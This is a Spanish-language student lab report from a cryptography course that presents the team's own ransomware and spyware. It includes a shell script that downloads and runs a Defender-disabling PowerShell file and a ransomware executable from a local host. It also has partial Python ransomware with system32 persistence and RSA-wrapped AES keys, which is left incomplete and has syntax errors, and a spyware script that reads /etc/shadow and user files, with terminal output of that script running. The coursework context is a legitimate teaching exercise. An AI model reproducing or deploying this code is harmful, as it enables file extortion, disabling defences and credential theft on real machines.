Universidad Nacional Autónoma de México

Criptografía y seguridad

Práctica 1

“We will ransom you"

Equipo 1: Hackers xd

Bernal Esquivel Mariana Morayma 320298787

Gomez Elizalde Alexys 316086189

Marco Flores Cid 317340000

Marco Silva Huerta .....

Fecha de entrega: 19 de febrero de 2025

Ransomware:

Para el desarrollo de esta parte, inicialmente teníamos en mente utilizar un archivo de tipo ".sh" que se encargaría de realizar la ejecución completa del proyecto, esto principalmente por el intento de desactivar Windows Defender:

```
#!/bin/bash

echo "Descargando e instalando dependencias..."
wget http://192.168.1.64:8080/defender.ps1 -O /tmp/defender.ps1
wget http://192.168.1.64:8080/ransomware.exe -O /tmp/ransomware.exe
wget http://192.168.1.64:8080/rsa_key.pem -O /tmp/rsa_key.pem

echo "Desactivando Windows Defender ..."
powershell -ExecutionPolicy Bypass -File /tmp/defender.ps1

echo "Ransomware en ejecucion ..."
wine /tmp/ransomware.exe
```

Sin embargo más adelante no vimos factible la ejecución y desarrollamos todo en un script de python.

ransomware.py

```python
import getpass
import os
import sys
import time
import tkinter as tk
from datetime import datetime, timedelta
from cryptography.hazmat.primitives.ciphers import Cipher, algorithms, mod
from cryptography.hazmat.primitives import serialization, hashes
from cryptography.hazmat.primitives.asymmetric import padding
from cryptography.hazmat.backends import default_backend
from tkinter import messagebox
import shutil

# Definimos el tiempo que tiene el usuario para pagar
CRONOMETRO = timedelta(hours=2)
# El tiempo en el que ocurre la infeccion
TIEMPO_INICIO = datetime.now()

executable_path = sys.argv[0]
system32_path = os.path.join(os.environ["WINDIR"], "system32")
shutil.copy(executable_path, system32_path)

# Generamos la llave AES-256
llave = os.urandom(32)

with open("rsa_key.pem", "rb") as archivo_llave:
    llave_publica = serialization.load_pem_public_key(archivo_llave.read()
llave_encrp = llave_publica.encrypt(
    llave,
    padding.OAEP(
        mgf = padding.MGF1(algorithm = hashes.SHA256()),
        algorithm = hashes.SHA256(),
        label = None
    )
)

# Guardamos la llave cifrada
with open ("llave_encriptada.bin", "wb") as archivo_llave:
    archivo_llave.write(llave_encrp)
```

Tenemos varias librerias:

- ***getpass***
- ***os***
- ***sys***
- ***time***
- ***tkinter***
- ***date time, timedelta***
- ***cryptography.hazmat.primitves.ciphers***
- ***`cryptography.hazmat.primitives.serialization`***
- ***`cryptography.hazmat.primitives.hashes`***
- ***`cryptography.hazmat.primitives.asymmetric.padding`***
- ***`cryptography.hazmat.backends.default_backend`***
- ***`shutil`***

Con el uso de estas librerías aseguramos la persistencia de nuestro malware dentro del sistema (*system32*). Usamos el algoritmo de cifrado AES-256 aleatorio y genera una llave pública RSA que se almacena localmente. (Esta la vamos a usar para el rescate de información de la víctima).

Los archivos:

- .docx
- .xlsx
- .pdf

Son cifrados y se añade el sufijo *.encrypted*

Después, usamos una interfaz gráfica usando ***Tkinter*** indicando a la víctima que ha sido infectada y pidiendo 2 bitcoins (super barato) para su rescate.

Eso a grandes rasgos es el funcionamiento de nuestro Ransomware, sin embargo, enfrentamos varias complicaciones en el desarrollo del mismo.


Intentamos resolver estas complicaciones analizando muestras de GitHub, preguntando a DeepSeek y ChatGPT (que a pesar de que fueron una gran guía, no logramos terminal la implementación) y leímos la documentación de las respectivas bibliotecas.

Complicaciones

- C1
- C2
- C3

Spyware:

Nuestro spyware es un archivo .py que nos ayuda a extraer la información de la computadora que esté siendo infectada.




```python
import subprocess  #Para ejecutar comandos del sistema

#Función para obtener información detallada del sistema
def obtener_informacion_sistema():
    """
    Obtiene y muestra información del sistema en la terminal, incluyendo:
    - Versión del kernel
    - Arquitectura del sistema
    - Distribución del sistema operativo
    - Lista de procesos en ejecución
    - Lista de usuarios del sistema
    - Contenido del archivo /etc/shadow (requiere permisos de root)
    - Archivos en el directorio /home/alexys

    Si algún comando falla, se captura el error y se muestra en la terminal.
    """
    try:

        #Versión del kernel
        kernel = subprocess.check_output(["uname", "-r"], universal_newlines=True).strip()

        #Arquitectura de la CPU
        arquitectura = subprocess.check_output(["uname", "-m"], universal_newlines=True).strip()

        #Nombre del SO
        sistemaop = subprocess.check_output(["lsb_release", "-ds"], universal_newlines=True).strip()

        #Procesos en ejecución
        proceso = subprocess.check_output(["ps", "aux"], universal_newlines=True)

        #Lista de usuarios
        usuario = subprocess.check_output(["cut", "-d:", "-f1", "/etc/passwd"], universal_newlines=True)

        #Contenido de /etc/shadow
        password = subprocess.check_output(["cat", "/etc/shadow"], universal_newlines=True)

        #Archivos en /home/alexys
        home = subprocess.check_output(["ls", "-lh", "/home/alexys"], universal_newlines=True)

        #Imprimir información en la terminal
        print(f"Kernel: {kernel}")
        print(f"Arquitectura: {arquitectura}")
        print(f"Sistema operativo: {sistemaop}")
        print("\n--- Procesos ---")
        print(proceso)
        print("\n--- Usuarios ---")
        print(usuario)
        print("\n--- Contraseñas (/etc/shadow) ---")
        print(password)
        print("\n--- Archivos en /home/usuario ---")
        print(home)
        print("-"*50)

    except subprocess.CalledProcessError as e:
        print(f"Error al ejecutar el comando: {e}")

#Punto de entrada del script
if name == "main":
    obtener_informacion_sistema()
```


El programa comienza importando la biblioteca *`subprocess`*, que permite ejecutar comandos del sistema operativo desde Python. Los comandos son sencillos y solo el de las contraseñas necesita ser usado con sudo para su correcto funcionamiento. La función *`obtener_informacion_sistema()`* se encarga de ejecutar varios comandos del sistema y mostrar los resultados en la terminal. Usamos *`try-except`* para capturar y manejar errores si algún comando falla.


Para poder ejecutarlo es necesario tener python 3 y simplemente ejecutando el comando


$ sudo python3 spy.py

ponernos la contraseña y se nos mostrará información sobre el kernel, la arquitectura del sistema, el sistema operativo y su versión, procesos activos, usuarios , usuarios y hash (salteada) de la contraseña, el tipo, nombre y tamaño de los archivos en el home del usuario víctima.


Actividades
Terminal
19 de feb 13:14
alexys@debian: ~
alexys@debian:~$ sudo python3 spyware.py
[sudo] contraseña para alexys:
Kernel: 6.1.0-31-amd64
Arquitectura: x86_64
Sistema operativo: Debian GNU/Linux 12 (bookworm)
--- Procesos ---
USER PID %CPU %MEM VSZ RSS TTY STAT START TIME COMMAND
root 1 0.0 0.3 168052 6700 ? Ss 10:49 0:01 /sbin/init
root 2 0.0 0.0 0 0 ? S 10:49 0:00 [kthreadd]
root 3 0.0 0.0 0 0 ? I< 10:49 0:00 [rcu_gp]
root 4 0.0 0.0 0 0 ? I< 10:49 0:00 [rcu_par_gp]
root 5 0.0 0.0 0 0 ? I< 10:49 0:00 [slub_flushwq]
root 6 0.0 0.0 0 0 ? I< 10:49 0:00 [netns]
root 8 0.0 0.0 0 0 ? I< 10:49 0:00 [kworker/0:0H-kblockd]
root 10 0.0 0.0 0 0 ? I< 10:49 0:00 [mm_percpu_wq]
root 11 0.0 0.0 0 0 ? I 10:49 0:00 [rcu_tasks_kthread]
root 12 0.0 0.0 0 0 ? I 10:49 0:00 [rcu_tasks_rude_kthread]
root 13 0.0 0.0 0 0 ? I 10:49 0:00 [rcu_tasks_trace_kthread]
root 14 0.0 0.0 0 0 ? S 10:49 0:00 [ksoftirqd/0]
root 15 0.0 0.0 0 0 ? I 10:49 0:01 [rcu_preempt]
root 16 0.0 0.0 0 0 ? S 10:49 0:00 [migration/0]
root 18 0.0 0.0 0 0 ? S 10:49 0:00 [cpuhp/0]
root 20 0.0 0.0 0 0 ? S 10:49 0:00 [kdevtmpfs]
root 21 0.0 0.0 0 0 ? I< 10:49 0:00 [inet_frag_wq]
root 22 0.0 0.0 0 0 ? S 10:49 0:00 [kauditd]
root 23 0.0 0.0 0 0 ? S 10:49 0:00 [khungtaskd]
root 24 0.0 0.0 0 0 ? S 10:49 0:00 [oom_reaper]
root 27 0.0 0.0 0 0 ? I< 10:49 0:00 [writeback]
root 28 0.0 0.0 0 0 ? S 10:49 0:01 [kcompactd0]
root 29 0.0 0.0 0 0 ? SN 10:49 0:00 [ksmd]
root 30 0.0 0.0 0 0 ? SN 10:49 0:00 [khugepaged]
root 31 0.0 0.0 0 0 ? I< 10:49 0:00 [kintegrityd]
root 32 0.0 0.0 0 0 ? I< 10:49 0:00 [kblockd]


Actividades
Terminal
19 de feb 13:18
alexys@debian: ~
root 9374 33.3 0.5 18248 10360 pts/1 S+ 13:13 0:00 python3 spyware.py
root 9392 0.0 0.2 11268 4884 pts/1 R+ 13:13 0:00 ps aux
--- Usuarios ---
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
backup
list
irc
_apt
nobody
systemd-network
tss
systemd-timesync
messagebus
avahi-autoipd
usbmux
dnsmasq
avahi
speech-dispatcher
fwupd-refresh
saned





Dificultades:

Para la parte del spyware, fue que no logramos tener una forma automática para mostrar la información obtenida a la máquina atacante por eso decidimos usar el formato de presentarlo directamente en la terminal.

Nota: Para poder visualizar correctamente los archivos del home es necesario modificar el usuario. En el caso de la demostración el usuario es *alexys.*

Bibliografía:

- *Young, A., & Yung, M. (1996). Cryptovirology: Extortion-Based Security Threats and Countermeasures. En Proceedings of the 1996 IEEE Symposium on Security and Privacy (pp. 129–140). IEEE. https://www.ieee-security.org/TC/SP2020/tot-papers/young-1996.pdf*
- *kh4sh3i. (n.d.). Ransomware-Samples [Repositorio GitHub]. GitHub. https://github.com/kh4sh3i/Ransomware-Samples*
- *9aylas. (n.d.). Pegasus-samples [Repositorio GitHub]. GitHub. https://github.com/9aylas/Pegasus-samples*